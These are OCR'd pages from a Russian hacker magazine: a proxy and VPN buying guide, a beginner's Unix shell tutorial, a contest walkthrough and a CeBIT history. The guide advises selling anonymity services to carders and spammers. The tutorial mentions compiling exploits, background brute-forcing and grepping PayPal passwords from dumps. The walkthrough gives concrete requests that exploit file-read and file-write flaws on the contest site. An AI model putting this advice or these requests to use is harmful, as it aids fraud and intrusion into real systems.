

В номере, который ты держишь в руках, ты найдешь очень интересную статью о практической реализации взлома Wi-Fi.

Олень (olen@ne.smog.zaregatsa.na.mail.ru)

CENSORED



КУПИ Е-КОНТРАЦЕПТИВ



Ты часто слышал на каналах в IRC и в прочих виртуальных местах такие фразы: «Вот у меня ВПН подорожал, а как лагал, так и лагает». У тебя постоянно возникали мысли: а зачем нужны все эти ВПН, соксы и прочие приблуды? Поверь, все это добро необходимо не только для того, чтобы скрывать свои реальные адреса в интернете, но и еще для того, чтобы заметно ускорить свое подключение к нему. Из этого материала ты узнаешь, где можно приобрести такие услуги и где их продать.

ГДЕ ПРИОБРЕСТИ И РЕАЛИЗОВАТЬ ЗАЩИТНУЮ ШНЯГУ

ВЯЗАНЫЕ НОСОЧКИ ОТ ЛЮБИМОЙ БАБУШКИ

Так же часто ты видел, как люди клянчат на каналах прокси, желательно соксовые, да еще и на нестандартных портах. Но откуда их взять - опять же, встает такой резонный вопрос. В Сети существует уйма сервисов, на которых за определенную плату ты получишь в любой момент нужное количество адресов рабочих прокси-серверов. Один из ярких тому примеров - www.anyproxy.net. Все, что тебе необходимо, - стукнуться в асю к админу aka суппорту сервиса, указанную на главной странице сайта, оплатить услуги и получить свой собственный логин и пароль для личного доступа. После этого у тебя появится возможность не только получать в любой момент нужное количество проксей, но и делать выборку по нужным странам и штатам, если прокси дислоцируются в США. Однако это не значит, что, зайдя дважды за минуту, оплатив анлимитный доступ к 100 соксам, ты получишь список из двух сотен проксей. Совсем нет. В сутки ты так и будешь получать те самые 100 айпишников, за которые ты отдал свои кровные сбережения, только в процессе того, как прокси будут дохнуть, список будет пополняться свежими носочками. Стоит такая услуга совсем недорого: от 30 до 150 вечнозеленых в месяц. За 30 баксов ты будешь ежедневно получать список из 50 проксей, а за150 долларов США 800 соксов будут постоянно находиться онлайн специально для тебя. Если исходить из соотношения цена/нужное количество, рациональнее всего оплачивать доступ к 100-400 проксям ежедневно. Помимо анлима, есть еще и возможность затариваться единоразово нужным количеством носков. В этом случае цена одного айпишника с нестандартным портом будет колебаться от полубакса до десяти центов. Однако сама цена, как и в предыдущем случае, зависит, опять-таки, от количества единоразово приобретаемых соксов. Оплату админ принимает не только в виде WMZ, но и по системе Fethard.

Unlimited plans			Per Use plans (no limits for online proxys)		
socks online	minimal payment	tariff name	pay per 1 proxy	minimal payment	tariff name
50	$29.95	Unlimited 1	0.50c	$10	PerUse 1
100	$45	Unlimited 2	0.30c	$15	PerUse 2
200	$65	Unlimited 3	0.25c	$20	PerUse 3
400	$85	Unlimited 4	0.15c	$29.95	PerUse 4
600	$125	Unlimited 5	0.10	$50	PerUse 5
800	$150	Unlimited 6			


payments by WMZ, Fethard

resellers are welcome

ICQ: 26885939 - support & demo accounts

Done Internet

Прокси-сервис



FindNot.net

VPN

Но прокси не всегда подходит для ускорения соединения. Бывает, что этого недостаточно и это дико неудобно. В таком случае как нельзя лучше тебе подойдет услуга VPN. Устанавливаешь новое соединение, и трафик идет через него. Никакого палева твоего реального IP, особенно если ты ходишь еще и через Socks-сервер, и реальное увеличение скорости. В Сети также огромное количество контор, предоставляющих подобные услуги. Кстати, сам Форб занимается этим бизнесом, но на момент написания статьи мы не смогли его застать онлайн, чтобы выяснить адрес его сервиса :). Если твой провайдер режет все внешние соединения с VPN-серверами, есть возможность приобрести доступ к услуге OpenVPN - соединение осуществляется за счет консольного клиента, пускающего трафик через 5005 порт. Кстати, многие конторы настраивают свои сервисы таким образом, что твой внешний IP-адрес будет постоянным, а твой внутренний адрес в VPN-сети каждые сутки будет меняться автоматически. Учитывая то, что логи зачастую «случайно» не ведутся, вычислить тебя при каких-либо правонарушениях будет практически невозможно. Настраивается и то и другое за две минуты. Если ты, конечно, не полный отморозок.


Findnot.com - контора, предоставляющая услугу VPN за очень небольшую плату, порядка 30-40 долларов за месячный доступ. Здесь же ты сможешь заодно затариться носочками и прочими приблудами для безопасного серфинга всемирной паутины.

А МЫ И САМИ С УСАМИ!

Если же ты сам имеешь возможность продавать услуги сокс-серверов, ВПН и т.д., то тебе обязательно надо состряпать свой сайт, где будут размещены все расценки, пользовательские скрипты и прочие навороты для удобной работы с посетителями. Однако этого недостаточно, если ты хочешь рубить как можно больше бабок в Сети. Для увеличения продаж необходимо и увеличение клиентского контингента. А какой тип людей обожает пользоваться подобными услугами? Правильно: спамеры, кардеры и тому подобные личности. Заходи на тот же www.ccpower.net и предлагай там свои услуги. К сожалению, в свете последних событий повальное большинство такого рода форумов ввело у себя платную регистрацию. Либо же ты получишь доступ к чтению и оставлению сообщений на сайте только после того, как тебя досконально проверят и поручатся люди, уже зарегистрированные на форуме. Так что будь готов к некоторым трудностям и предварительным расходам. Но оно того стоит, поверь.

ТЗЕ ЕНД

Вот и все, что я хотел тебе сказать. Целую в пятку, твой Олень Оленевич.



Типичный форум, на котором твои услуги оторвут с руками

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



Если ты встал на шаткую хакерскую дорожку или просто решил разобраться с unix, то, несомненно, столкнешься с загадочным словом «шелл». В жизни любого взломщика unix-шеллы играют огромную роль, в десятки раз облегчая трудную работу. Чтобы полноценно работать с Unix-системами, ты должен четко знать, зачем вообще нужны шеллы и что с ними делать. Получить ответы на подобные вопросы тебе поможет этот увлекательный материал.

ВСЕ, ЧТО НУЖНО ЗНАТЬ НАЧИНАЮЩЕМУ ХАКЕРУ О ШЕЛЛ-ДОСТУПЕ

ТЕОРЕТИЧЕСКИЕ ОСНОВЫ

Термин «шелл» неразрывно связан с операционной системой Unix. Именно поэтому многие хакеры употребляют сочетание «unix-шелл». Если заглянуть в англо-русский словарь, то слово «shell» переводится как «оболочка». Но для того чтобы понять смысл термина, одного перевода недостаточно. Итак, шелл - это оболочка операционной системы, которая взаимодействует с пользователем, специальная программа, которая получает от юзера команды и возвращает результат их выполнения. Однако понятие шелла очень тесно связано с unix, и поэтому его часто ассоциируют с предоставленным удаленным доступом к системе. Так, слова «дать шелл» надо воспринимать не как «дать исходники шелл-интерпретатора», а как «предоставить удаленный доступ к системе». Неважно, каким способом этот доступ осуществляется, главное, чтобы пользователь имел возможность выполнять команды на сервере.


Существует также понятие «аккаунт», которое можно интерпретировать как «учетная запись». Когда тебе дают шелл, то обязательно предоставляется аккаунт в виде пары «логин:пароль». Каждый аккаунт обладает определенными правами и заранее прописывается администратором системы. Теперь важно определиться, какие вообще бывают шелл-доступы. Они подразделяются на два типа в зависимости от прав пользователя и вида доступа к системе.

❶ Непривилегированный шелл-доступ реализуется при помощи аккаунта, который имеет ограниченные права в системе. К примеру, обладатель такого шелла не сможет добавлять пользователей и просматривать некоторые каталоги (в зависимости от защиты). Возможно, что юзера урежут и в сетевых правах. При этом будет невозможно поставить консольную аську, задосить диалапщика, запустить бота и т.п.

❷ Привилегированный шелл, или рутшелл. Обладатель такого шелла имеет неограниченные возможности. Он может добавлять/удалять юзеров, закрывать порты на машине, ставить софт и запускать любую команду. В общем, полная свобода действий. Однако, управляя такой системой, нужно четко понимать смысл набранной команды. Иначе можно так накосячить, что сервер попросту упадет.

В зависимости от обстоятельств получения шелл-доступ подразделяется на неофициальный и официальный. Первый случай означает, что машина была взломана и в системные файлы были внесены изменения, обеспечивающие несанкционированный вход в систему. Обычно чтобы подцепиться на такой сервер, тебе предоставляется IP-адрес и нестандартный порт с установленным сервисом SSH на нем. Это самый ненадежный вид доступа. Суди сам, если администратор пропалит, что его систему сломали, он тут же переустановит систему и заткнет все дырки. Официальный доступ оформляется по всем правилам. В систему добавляется имя пользователя, которому устанавливается пароль. Затем владельцу дают IP-адрес сервера, а также заветный аккаунт. Чтобы подключиться к системе, юзер запускает специальную программу и заставляет ее соединиться с IP-адресом. Последним шагом будет ввод логина и пароля. Если все сделано верно, на сервере запустится шелл-интерпретатор, позволяющий пользователю выполнять команды.

Последнее, что можно сказать по поводу шелл-доступа, это то, что он может предоставляться к различным операционным системам. Несмотря на то что сегодня мы говорим о шелл-доступе к unix-системам, могут возникнуть некоторые проблемы. Так, например, команды FreeBSD немного отличны от запросов Linux. Но в целом, конечно, системы похожи друг на друга.


Мутим доступ к шеллу

ПОДКЛЮЧАЕМСЯ!

Я не буду тебе рассказывать, где найти шелл-аккаунт. В июльском выпуске я писал статью «Шеллом не поделитесь?», в которой четко и ясно изложил методы получения аккаунтов. Ты теперь умный и знаешь теорию, поэтому вопросов возникнуть не должно.
Итак, предположим, что тебе выделили пользовательский доступ на сервер. Администратор машины объявил IP-адрес, логин и пароль, а затем поспешно удалился, оставив тебя наедине с сервером. Не бойся, после проведения практического экскурса у тебя не будет затруднений в управлении Unix-тачкой.
В первую очередь тебе нужно скачать SSH-клиент, специальную программу, при помощи которой ты будешь подключаться к серверу. Пусть это будет PuTTY (http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe), который настраивается без особого геморроя. Запускай его и в самой первой формочке вводи выданный IP-адрес и указывай тип протокола - SSH. Теперь можешь нажать кнопку «Open». Если все нормально, перед тобой появится окошко с запросом имени пользователя. Чего же ты медлишь? Вводи его :). Затем аналогичным образом забивай пароль и входи в систему.
В зависимости от интерпретатора, ты увидишь приглашение для ввода команд. Обычно оно выглядит так:

```
[user@host user]$
```

где user - имя пользователя, которое ты вводил при входе, а host - первая часть хоста сервера. Это приглашение характерно для интерпретатора bash. Бывает, что он отсутствует. В этом случае начальная строка будет такова:

```
host$
```

где host - имя сервера.
По этим признакам ты точно поймешь, что попал по адресу :). Сама управляющая среда, в которую ты зашел, называется консолью либо терминалом. Теперь самое время консольно порулить сервером и насладиться всеми прелестями шелл-доступа. Как сказал наш первый космонавт, поехали!

ЗНАКОМСТВО С СИСТЕМОЙ

В первую очередь тебе следует знать, на какой системе тебе дали шелл. Эта инфа понадобится в дальнейшем при установке какой-нибудь программы и т.п. Даже если админ клянется, что на компе 512 DDR, это может быть совсем не так :). Поэтому для пущей уверенности необходимо набрать ряд команд, которые четко и ясно покажут конфигурацию сервака. Узнать базовую инфу о системе поможет команда uname. Но запрос без параметров покажет лишь название операционки без дополнительных данных. Этот вариант не для тебя :). Поэтому выполняй такую команду:

```
uname -a
```

Ты видишь, что в двухстрочном выводе показалась инфа, характеризующая операционку. Здесь тебе и название системы, и версия ядра, и время установки Unix. Далее можно осуществить следующие собирательные запросы:

```
cat /proc/version
df -h
top
ps ax
who
```

Первая команда расскажет, какой именно дистрибутив установлен на сервере. Второй запрос объявит размер существующих разделов и остаток свободного места в них. Команда top позволит увидеть все активные процессы и размер оперативной памяти. Бинарник ps покажет тебе собственные процессы. Для отображения абсолютно всех процессов (вывод будет похожим на top, но без упоминаний о памяти) используется параметр ax. Наконец, командный запрос who покажет инфу о других пользователях, которые в данный момент находятся в системе. В ряде случаев это может быть очень полезно.

УСТАНАВЛИВАЕМ СОФТ

С системой ты познакомился. Теперь ты знаешь конфигурацию своего шелла, что весьма полезно. Но я так и не ответил на твой наболевший вопрос: зачем тебе может понадобиться шелл? Да, практиковаться в unix-командах - это, конечно, полезное занятие, но что мешает установить на домашний комп Linux и учиться на нем? Отвечаю: доступ к удаленному шеллу полюбился хакерам из-за того, что они могут установить в системе произвольный сетевой софт и пользоваться им в свое удовольствие. Скажем, никто не запрещает тебе поставить IRC-бота, psybnc, прокси или сокс-сервер и прочие полезные вещи. И все эти сервисы будут постоянно висеть в инете и радовать твой взор. Сечешь фишку? :)
Но опять же, для того чтобы поставить софтину, нужно обладать определенными навыками. Сейчас я расскажу тебе, как водрузить на шелл известного бота под названием eggdrop. Механизм одинаков для многих проектов, поэтому, опираясь на нижеописанную методику, можно заинсталлить любое приложение. Сперва необходимо скачать файл из инета. Для этого следует знать точную ссылку на него. Для даунлоада архива выполняй следующую команду:

```
wget http://server.com/eggdrop.tar.gz
```

Утилита wget в большинстве случаев устанавливается на сервер по умолчанию. Если ее в системе не будет, пинай твоего администратора и проси ее заинсталлировать либо попробуй заюзать ее аналог - fetch. Теперь нужно распаковать архив. Обычно софт запаковывают архиватором gzip, предварительно собрав список файлов проекта компоновщиком tar. Чтобы разархивировать все это добро, командуй

```
tar zxf eggdrop.tar.gz
```

Затем перейди в каталог проекта командой cd eggdrop. Если вдруг такого каталога не обнаружится, используй запрос ls -la, который исправно покажет всю файловую структуру в текущем каталоге. Далее начинается самое интересное. Внутри папки eggdrop ты увидишь какие-то непонятные файлы и вложенные директории. Тебе нужно сконфигурировать твоего будущего бота под операционную систему. Это реализуется при помощи скрипта configure, расположенного в корневом каталоге проекта:

```
./configure --prefix=/home/login/mybot
```

В данной команде я использовал символы «./», которые определяют, что исполняемый файл лежит в текущем каталоге. Параметр prefix, передаваемый скрипту, говорит о том, что проект будет установлен в папку /home/login/mybot, расположенную в твоем домашнем каталоге. Это очевидно, поскольку у тебя нет прав, чтобы ставить бота в другой каталог. Запомни, что в случае непривилегированного unix-шелла полный доступ имеется лишь к твоей домашней директории. Соответственно, все установленные проекты должны находиться только там.
После того как сценарий закончил свою работу, необходимо скомпилировать бота. Не забывай, что эггдроп написан на языке Си. Чтобы превратить сишные файлы в исполняемые бинарники, нужно воспользоваться встроенным компилятором gcc. Весь алгоритм сборки уже описан в специальных сценариях. Тебе лишь нужно их активировать. Достигается это командой make. Наконец, когда сборка завершена, нужно перенести конфигурационные и исполняемые файлы на постоянное место обитания, то есть в папку mybot. Делается это с помощью команды make install.
Далее от тебя требуется сконфигурировать эггдропа и запустить его. О том, как это сделать, ты можешь почитать на страницах рунета, благо статей по установке eggdrop немерено. Сейчас для тебя важно запомнить, что для установки любого проекта нужно выполнить шесть заветных команд. Вот они:

```
wget http://project.com/project.tar.gz
tar zxf project.tar.gz
cd project
./configure --prefix=/home/твой_логин/projectname
make
make install
```

Первые команды хакера



Исходники любимого бота можно найти на ftp-сервере ftp.eggheads.org. Точной ссылки не дам, найди ее сам с помощью консольного клиента :).



Чтобы замочить нерадивый процесс, используй команду kill -9 идентификатор или killall -9 имя_программы. Идентификатор может быть получен с помощью запроса ps. Циферка 9 означает смертельный сигнал, от которого еще никому не удавалось уйти :).

Скачиваем и конфигурируем бота

Бывают исключения, когда, например, в каталоге с проектом отсутствует configure. В этом случае можно смело пропустить соответствующий шаг.

ФАЙЛЫ И ПАПКИ

При работе с шеллом тебе придется много перемещаться по файловой системе. Это может быть процесс редактирования какого-нибудь конфига, анализ журналов или просто запись произвольных данных. Знатоки Unix рекомендуют использовать встроенный редактор vi, однако для новичка (то есть для тебя) этот могучий редактор будет слишком сложен. Лучше всего воспользоваться оболочкой mc (Midnight Commander), которая, опять же по умолчанию, входит в состав известных дистрибутивов. Просто набери ключевое слово «mc» в консоли, и перед тобой зарисуется красивая оболочка, чем-то напоминающая досовский Нортон. По возможностям mc опережает любой консольный менеджер: тут и встроенный ftp-клиент, и удобный редактор файлов, и многое другое. Кстати, о редакторе: с помощью горячей клавиши F3 ты можешь посмотреть любой файл, а нажав F4 - редактировать его. В общем, с этой простой и в то же время функциональной оболочкой разберется человек, впервые увидевший Unix. Э то я тебе как специалист говорю :).

Бывает, что архив какого-либо проекта запакован с помощью bzip2. Чтобы открыть такой архив, используй команду tar xjf archive.tar.bz2.

Во FreeBSD вместо make может быть использована команда gmake. Ее можно попробовать применить, если сборка не увенчалась успехом.


И ЭТО ВСЕ?

Нет, это не все :). Помимо работы с файлами и установки софта, ты можешь юзать встроенные консольные приложения. В типичной системе имеются следующие сетевые клиенты и полезные бинарники, которые существенно упростят твою работу:


- **lynx, links:** www-браузеры, которые покажут тебе веб-страницу прямо в консоли. Параметр запуска - любая ссылка. Например links www.rambler.ru.
- **ftp:** ftp-клиент. Очень похож на виндовый, поэтому разобраться в нем - раз плюнуть.
- **host:** превращает IP-адрес в символьный и наоборот.
- **ssh:** ssh-клиент. С его помощью ты можешь прицепиться на другие шеллы прямо из консоли! Для этого используй запрос ssh имя_пользователя@ip-шелла.
- **telnet:** телнет всегда поможет соединиться с любым tcp-портом на произвольном сервере. Я сам использую эту команду по десять раз на дню :). Формат: telnet адрес_сервера порт.
- **gcc:** встроенный компилятор. Если вдруг тебе захотелось собрать вражеский эксплойт, командуй «gcc exploit.c -o exploit». В итоге ты получишь исполняемый файл exploit в текущем каталоге.
- **perl:** интерпретатор известного тебе языка программирования :). К примеру, если ты захотел запустить консольный брутфорс на долгий срок, используй команду perl ./bruteforce.pl &. В данном контексте символ «&» стартует переборщик в фоновом режиме. Даже если ты покинешь шелл, твой брутфорс будет работать, работать и работать :).
- **find:** консольный поиск файлов. Если ты уже вырос из окошечек mc, то эта команда тебе здорово пригодится. Ее основные аргументы - path и filename. Скажем, чтобы найти файл passwd.txt, нужно написать «find / -name passwd.txt». Надо сказать, что команда имеет очень много опций, которые описаны в страницах помощи.
- **man:** отображение страницы помощи к определенной программе. Допустим, тебе захотелось узнать все опции find'а. Просто скомандуй «man find» и усваивай информацию.
- **grep:** универсальный фильтр потока. Команда поможет найти нужную строку в указанном файле. Например чтобы отобразить все пароли на paypal-сервис из базы, нужно выполнить запрос grep -i paypal passwd.sql. Здесь опция -i заставляет игнорировать регистр искомого слова.

К сожалению, в одной маленькой статье невозможно уместить все прелести консольной работы. Но толчок к освоению unix я тебе дал. Теперь ты уже не будешь шарахаться от слов «шелл», «аккаунт» и «консоль». После того как ты все-таки выклянчишь доступ к серверу у знакомого админа, ты никогда не затеряешься среди консольных команд и сложных программ. А через пару лет активной работы с консолью ты станешь высококлассным unix-специалистом. А теперь дуй к админу просить аккаунт. Только пиво взять не забудь :).






Вот так хакеры компилируют свои эксплойты



Основные возможности grep и find


Собираем бота



Midnight Commander - лучшее средство для начинающего хакера



Игнатов Олег aka BLooDeX (bloodex@real.xakep.ru)



КОНКУРС Х

Если ты часто читаешь наш журнал, то, думаю, не раз слышал о переполнениях буфера, массивах, классах и т.д. Собственно, в этом конкурсе у тебя есть отличная возможность проверить свои навыки в подобных хакерских атаках. Какое именно приложение надо отравлять - это ты сам решай. Основная твоя задача - получить web-шелл и дефейснуть сайт. Если ты еще не знаком с переполнениями, скорее доставай Х-спец Buffer Overflow и читай его от корки до корки (электронную версию журнала найдешь здесь: www.xakep.ru/articles/magazine/2004.asp). Предупреждаю сразу, решения задачи с использованием шелл-кода мы не примем. И еще, когда будешь дефейсить сайт, оставь ссылочку на оригинальную главную страницу www.padonak.ru, чтобы все остальные тоже могли похаксорить. Описание прохождений присылай на bloodex@real.xakep.ru.

Прошлый конкурс первым прошел }sPy{. Ему предлагается написать нам с того ящика, с которого он уже нам писал, и приехать за призом :).

КАК ПРОЙТИ ЯНВАРСКИЙ КОНКУРС

Ну а теперь давай я расскажу, что надо было сделать, чтобы получить пароль в предыдущем Х-конкурсе. Скрипт image.php, помимо картинок, умеет читать любые файлы на сервере. Если в строке запроса мы напишем image.php?image=script.php, то, просмотрев это дело с помощью view source в Опере, увидим исходник файла script.php. Точно так же можно просмотреть и image.php. Изучив код, легко понять, что приватные обои лежат в некой папке, имя которой и есть искомый пароль. В contact.php видим, что можно через строку запроса задать еще один элемент массива wfile и тем самым записать любой txt-файл на сервере. Например www.padonak.ru/contact.php?name=BLooDeX&mail=bloodex@real.xakep.ru&text=test&where=3&wfile[3]=testfile допишет в testfile.txt такую инфу:

```
From: BLooDeX
Mail: bloodex@real.xakep.ru
Text: test
---
```

При взгляде на исходник news.php станет понятно, что, слегка изменив файл news.txt, можно заставить новостной скрипт прочитать содержимое директории «.».

Для того чтобы таким образом изменить news.php, делаем запрос:

```
www.padonak.ru/contact.php?name=BLooDeX&mail=bloodex@real.xakep.ru&text=;aaa;hack;.;blablabla;&where=3&wfile[3]=news
```

Теперь, чтобы news.php прочитал «.», достаточно аргументом задать id=hack (http://www.padonak.ru/news.php?id=hack). Он выведет нам кучу какой-то инфы, среди которой можно отыскать пароль megalongunbrutablepassword05.

mindw0rk (mindw0rk@gameland.ru)

CEBIT: ВЕСЬ МИР ХАЙ-ТЕКА В ОДНОМ МЕСТЕ

Оглянись вокруг и ты увидишь огромные просторные залы, заполненные стендами, рядом с которыми толпятся люди. Повсюду видны знакомые названия: IBM, Apple, AMD, Nokia, Dell, Sony. А от обилия разнообразной техники, начиная с огромных плазменных мониторов, заканчивая миниатюрными чипами, разбегаются глаза. Ты не знаешь, с чего начать, куда пойти, и смотришь по сторонам, стараясь впитать в себя как можно больше информации. У тебя есть 7 дней, чтобы обойти все залы, посмотреть все стенды, пощупать все девайсы. Но хватит ли их, вот в чем вопрос. Ведь ты не где-нибудь, а на крупнейшей IT-выставке мира CeBit.


ОБЗОР КРУПНЕЙШЕЙ IT-ВЫСТАВКИ МИРА

ОТ БЫТОВОЙ ЯРМАРКИ ДО ИНФОРМАЦИОННОГО ЦЕНТРА

В начале 60-х годов, когда начался электронный бум, в Германии резко увеличилось количество компаний, производящих офисное оборудование. Чтобы рекламировать свою продукцию, им было нужно место, где ее можно продемонстрировать потенциальным покупателям. В то время больших выставочных комплексов, посвященных электронике, в стране еще не было, поэтому Deutsche Messe AG - компания, занимающаяся торговыми отношениями и организацией выставок, решила направить все свои силы и ресурсы на создание такого комплекса. Крупнейшим павильоном в стране была Ганноверская ярмарка, которая в основном демонстрировала бытовые предметы. Своими огромными размерами этот торговый комплекс идеально подходил для воплощения планов Deutsche. Для технической выставки выделили Hall 1 - массивное трехэтажное здание, в котором только первый этаж занимал площадь 70 тысяч квадратных метров, со 750 установленными кабинками на верхнем этаже и гаражом, вмещающим 2000 машин. Вначале выставку хотели назвать CeBot, от немецкого «Центр офисных и промышленных технологий», но в конце концов остановились на CeBit - «Центр информационных технологий», так как информационные технологии были на тот момент самой стремительно развивающейся областью.

СМИ постарались, чтобы выставка стала всемирно известной и тысячи компаний направили заявки на участие. Вскоре, несмотря на кажущуюся неиссякаемой вместимость Hall 1, свободное место закончилось. Чтобы решить эту проблему, Deutsche Messe AG объявила об открытии Hall 2 и Hall 18, а еще через пару лет - Hall 3. Но никакие здания и никакие расширения не могли вместить всех желающих, так как, казалось, все компании в мире, имеющие хоть отдаленное отношение к технологиям, пытались занять место на CeBit. В то время как




Hall 4


Главный кампус CeBit - Hall 1


Такие вот девочки рекламируют телефоны

арендуемое пространство выросло в 2,5 раза, количество участников выросло в 5 раз. 7000 стендов компаний и более 800 тысяч посетителей в 1985 году... Это был предельный максимум того, что можно было выжать из торгового комплекса Ганноверской ярмарки. И поскольку количество заявок все росло, организатором нужно было придумать какое-то решение.
В ноябре 1984 года DM AG объявила о том, что начиная с 1986 года CeBit станет отдельным от Ганноверской ярмарки событием. Все эти годы обе выставки были дополнением друг другу, и решение компании было многими принято в штыки. Плюсом было то, что раз в году на проведение CeBit можно было выделить весь торговый комплекс, а месяц спустя информационная выставка сменялась бытовой и промышленной. Аргументом против было то, что желающих посетить узкоспециализированную выставку могло быть намного меньше. Сами организаторы не знали, что из этого выйдет, и с большим нетерпением ждали презентации новой CeBit 12 марта 1986 года. Только этот день мог показать, правильным было решение или нет.

УСПЕХ CEBIT

Более 2000 компаний демонстрировали свою продукцию на 200 тысячах квадратных метров. А общее количество гостей выставки составило 334400. Неплохой старт, оправдавший надежды организаторов. Несмотря на это, дебаты по поводу разделения CeBit и остальной выставки продолжались еще долгие годы. Впрочем, теперь стало очевидным, что от разделения CeBit только выиграл. Благодаря освободившемуся месту, компании могли украшать свои стенды огромными щитами, экранами и витринами, привлекающими посетителей. Раньше им приходилось ютиться буквально на пятачке.
За два дня до начала CeBit-87 невиданный ранее снегопад обрушился на Ганновер, метровый слой снега накрыл все вокруг. Несмотря на это, выставка началась ровно в срок, во многом благодаря скоординированной работе многих тысяч сотрудников и добровольных помощников. Более 400 тысяч гостей посетило SnowBit, как окрестили выставку в прессе.
Следующие годы развитие CeBit шло стремительно, и вскоре все газеты называли ее крупнейшей выставкой новых технологий и IT-событием года. Информационные и технологические компании со всего мира присылали заявки на участие, очередь в листе ожидания превысила тысячу единиц. Даже несмотря на реконструкцию помещений и добавление новых зданий, комплекс едва ли мог удовлетворить запросам компаний. CeBit-95 собрал рекордное количество гостей и участников. 6111 компаний установили стенды в торговом комплексе, а посмотреть на их новинки собралось 755 тысяч человек, включая 100 тысяч иностранцев. Такой выставки история еще не знала. Тем не менее, по мнению специалистов, популяризация CeBit шла в ущерб ее качеству. Раньше выставка была узкоспециализированной, в одном месте собирались ведущие компании-производители электроники. Теперь здесь кого только не было.
